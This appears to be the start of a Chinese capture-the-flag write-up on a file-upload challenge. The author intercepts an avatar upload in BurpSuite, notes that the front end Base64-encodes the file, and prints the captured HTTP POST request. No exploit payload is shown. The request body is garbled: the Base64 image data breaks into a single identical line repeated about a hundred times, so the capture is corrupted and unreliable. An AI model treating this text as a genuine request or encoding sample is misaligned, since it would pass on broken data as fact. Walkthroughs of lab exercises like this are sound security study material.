
上传图片试试



头像变了确认可以上传



再次上传打开 BurpSuite 抓包拦截



前端进行了 Base64 编码，同时设置了文件类型

请求

美化 Raw Hex



```
1 POST /user/upload HTTP/1.1
2 Host: 114.67.175.224:13550
3 Content-Length: 2861
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 Accept-Language: zh-CN
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
8 Gecko) Chrome/126.0.6478.183 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
10 Origin: http://114.67.175.224:13550
11 Referer: http://114.67.175.224:13550/User
12 Accept-Encoding: gzip, deflate, br
13 Cookie: _ga=GA1.1.617906882.1730096273; Hm_lvt_clb044f909411ac4213045f0478e96fc=1730096273
14 ; _ga_F3VRZT58SJ=GS1.1.1730096275.1.1.1730096343.0.0.0; PHPSESSID=
15 e71d4d811fae284294539ce3f5a8e96f
16 Connection: keep-alive
17
18 image=
19 data%3Aimage%2Fjpeg%3Bbase64%2C%2F9j%2F4AAQSkZJRgABAQAAQABAAD%2F4gHYSUNDX1BSTOZJTEUAAQEA
20 AHIAAAAAQwAABtbnRyUkdCIfhZWIAH4AAABAAEAAAAAAAAABhY3NwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQA
21 A9tYAAQAAADTLQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
22 AAASAAAAACRyWFlaAAABFAAAABRnWFlaAAABKAAAABRiWFlaAAABPAAAAABR3dHB0AAABUAAAAABRyVFJDAABZAA
23 AACHnVFJDAABZAAACHiVFJDAABZAAACHjCHJOAAABjAAAADxtbHVjAAAAAAAAAAEAAAAMZW5UwAAAAgAAAAcAHMAU
24 gBHAEJYWVogAAAAAAAAb6IAADj1AAADkFhZWIAAAAAAAAAABimQAAt4UAAABjaWFlaIAAAAAAAAAACSAAPhAAAts9Y
25 WVo
26 gAAAAAAAAA9tYAAQAAADTLXBhcmEAAAAAAAAQAAACZmYAAPKnaAAANWQAAE9AAAApBAAAAAAAAABtbHVjAAAAAAAA
27 AEAAAAMZW5UwAAAAcAAAAcAEcAbwBvAGcAbAB1ACAASQBuAGMALgAgADIAMAAxADb%2F2wBDAAMCAgICAgMCAgID
28 AwwMDAYEBAQEBAgGBgUGCGqKCgkICQkKDA8MCGsOCwkJDRENDg8QEBEQCgwSExIQEw8QEBD%2F2wBDAQMDAwQDBAgEB
29 AgQCwkLEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQ
30 EBD%2FwAAARCAAB4AHgDA
31 SIAAhEBAxEB%2F8QAGgABAQEBAQEBAAAAAAAAAAAAAAAAAAKCAYHaf%2FEADoQAAEBBgEFDQkBAQEAAAAAAAAABAgMEBQY
32 HCAkRGXaOEhghMTc4VliVl1tLT1BMUNkFxcXWTs1EXKP%2FEABQBAQAAAAAAAAAAAAAAAAAAD%2FxAAUEQEAAAAAA
33 AAAAAAAAAAAAAAAAAA%2F9oADAMBAAIRAxEAPwCqYAAAAAAAAAAAAAAAAAAAAAAAAAPN3LqSOo23FVVFk3Th7GSOSR0yh2
34 H7KtOmnrlw28ZRTGVRVZVWUzoioub5oR4D1OKjoLazsqYeuAtWCKmmpxUdBbWdlTD1w01OKjoLazsqYeuAtWCKmmpx
35 UdBbWdlTD1w01OKjoLazsqYeuAtWCKmmpxUdBbWdlTD1w01OKjoLazsqYeuAtWdK%2FJ2Yr7i4trbVNWNYJPTsujZL
36 PE1kOxJIZ%2B5dNOvd3bz0Oj589VWs7a8KKiZs3AdYAAAAAAAAAeFvvyH3D1Um%2BxvTNDTstdzmoJZJ3zxp27joxz
37 Dnts8bKNToyqpn%2BfCaXr78h9w9VJvsb0zWOL8b09%2BVhP7MgVtTIkWWVM%2F8A2KtfoQngP3Qj2W%2BsVa%2Foh
38 PAUdTiT7Eu7m5Zaprf3HqqhHNh5ZGu6cnUbKWy1qfPGFfi4ftuObV1HK71V3OfNnXNnA9PoR7LfWKtfOQngGhHst9Y
39 ql%2FRCEa%2BZ6cSquzKu8LzyBpxKq6vMq7wvPIA%2BmaEey3lirX9EJ4Dg7HxhUpbCPdOSUDSdTTWdwsOkTubPH8
40 xYdsVGG2n753uU9miJmzOkX%2FefsYmCvElHYsbOvLpTCkXFOPXc4iZX7m5i1iWVR0w7a3e7V1lc6%2B04s3yJtZav
41 nIUjqa52yKA6HyJPiVXutqbG5KMk5siTyFV7ramxuSjIAAAAAAAAAHhb78h9w9VJvsb0zWOL8b09%2BVhP7Mm1K%2B%
42 2FIfcPVsb7G9MltC%2FG9Pf1YT%2BzIGotOJPszncSHOGufjrjOdtemmJOJPszncSHOGufjrjOdtgfgOgABcDI4cOeI1
43 tmP8AKHOR8tXzkKRiNc7ZFHXGRw5o8RrbMf5Q5yPlq%2BchSOprnbIoDofIk8hVe62psbkoyTmyJPiVXutqbG5KMGA
44 AAAAAAeFvvyH3D1Um%2BxvTNbQvxtT35WE%2FsyaUr78h9w9VJvsb0zUObEOIOr5HFxT5h05cTKGePHja5mWGUESq
45 qqvyREQDUenEn2In3myXuL6s7v1xV8ho2TPZ2PKjmUxg3jc9hmGm3D6JePGFV1Ws6KrLScC8RUxMZeE%2FMn%2FAKK
46 t929D%2BIB8vCf1i7fdvQ%2FiAkDomManQeR94IXxDRMY1Og8j7wQviK%2Fb8vCf1i7fdvQ%2FiG%2FLwn9Yu33bOP
47 4gPn%2BTksLcjDnh8fW%2BunLiaAnTdQRkwR1DxbEQz7F47coyu7YVUz52GuA4EylfoQpHU1ztUU735eE%2FrF2%2
48 B7eh%2FESdytlz7d3Vv1TE9trW0mqeXQ1KooV9FSuMYiHTt8kVENKwTCqiNb1plc3%2BKgHV2RJ5Cq9ltTY3JRknN
49 kSeQqvdbU2NyUzAAAAAAAAA8ZemAjZpZyu5ZLIN9FxxXTMOcQ8O4dq28fPG4V4yywwynCO0qqiIicKqpn3qWKDq53
50 M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
51 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
52 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
53 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
54 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
55 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
56 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
57 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
58 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
59 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
60 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
61 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
62 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
63 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
64 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
65 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
66 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
67 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
68 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
69 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
70 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
71 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
72 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
73 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
74 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
75 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
76 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
77 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
78 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
79 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
80 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
81 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
82 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
83 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
84 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
85 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
86 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
87 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
88 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
89 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
90 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
91 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
92 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
93 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
94 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
95 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
96 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
97 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
98 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
99 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
100 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
101 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
102 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
103 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
104 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
105 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
106 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
107 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
108 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
109 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
110 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
111 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
112 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
113 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
114 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
115 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
116 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
117 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
118 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
119 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
120 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
121 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
122 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
123 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
124 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
125 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
126 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
127 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
128 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
129 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
130 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
131 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
132 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
133 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
134 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
135 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
136 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
137 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
138 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
139 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
140 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
141 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
142 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
143 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
144 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
145 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
146 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
147 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
148 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
149 zO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6udzO6kd5Q3qWKDq53M7qR31G1UAZqt61ig6ud
